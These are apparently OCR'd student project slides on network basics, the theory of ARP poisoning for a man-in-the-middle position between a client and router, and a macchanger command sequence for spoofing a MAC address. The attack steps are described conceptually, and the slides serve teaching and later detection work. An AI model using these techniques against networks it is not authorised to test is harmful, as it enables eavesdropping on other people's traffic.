JAYPEE INSTITUTE OF INFORMATION TECHNOLOGY

DEPARTMENT OF CSE/IT

MINOR PROJECT - 2

TITLE: ARP spoofing & Man in The Middle Attacks Execution & Detection

G113

UNDER THE SUPERVISION OF:


DR. TAJ ALAM

Presented to:

Amarjeet Kaur


Dr Manju

Network Basics




- A network is a number of devices connected together.
- Use: to transfer data or share resources between the connected devices.
- All networks (wifi or wired) achieve this using the same principle.
- One device acts as a server , the server contains the data that is shared between the connected devices.
- In most wi-fi networks , the server is the router , and the shared data is the internet.

Network Basics




When a device in the network needs to access the shared resource (internet), It sends a request to there server (router).

Network Basics



When a device in the network needs to access the shared resource (internet), It sends a request to there server (router).

ARP Poisoning Theory




ARP main security issues:

1. Each ARP request/response is trusted.


2. Clients can accept responses even if they did not send a request.

ARP Poisoning Theory




- We can exploit theses two issues to redirect the flow of packets in the network.
- We will first send an ARP response to the client telling it that “I am the Router”, this done by telling the client that the device with the router ip address has MY MAC address.

ARP Poisoning Theory




Then we will send an ARP response to the router this time telling it that "I am the client", this done by telling the router that the device with the client ip address has MY MAC address.

ARP Poisoning Theory




This means that the router thinks that I am the client, and the client thinks that I am the router. So my device is in the middle of the connection between the client and the router, ie:every packet that is going to/from the client will have to go through my device first.

What is MAC Address



- Each network card has a physical static address assigned by the card manufacturer called MAC address (Media Access Control).
- This address is used between devices to identify each other and to transfer packets to the right place.
- Each packet has a source MAC and a destination MAC.

How To Change It




We can change our MAC address value that is stored in the memory using a program called macchanger like so:

```
> ifconfig [INTERFACE] down
> macchanger -m [MAC] [INTERFACE]
> ifconfig [INTERFACE] up
```

[interface] = your wifi card name.

[MAC] = the mac address you want to use.

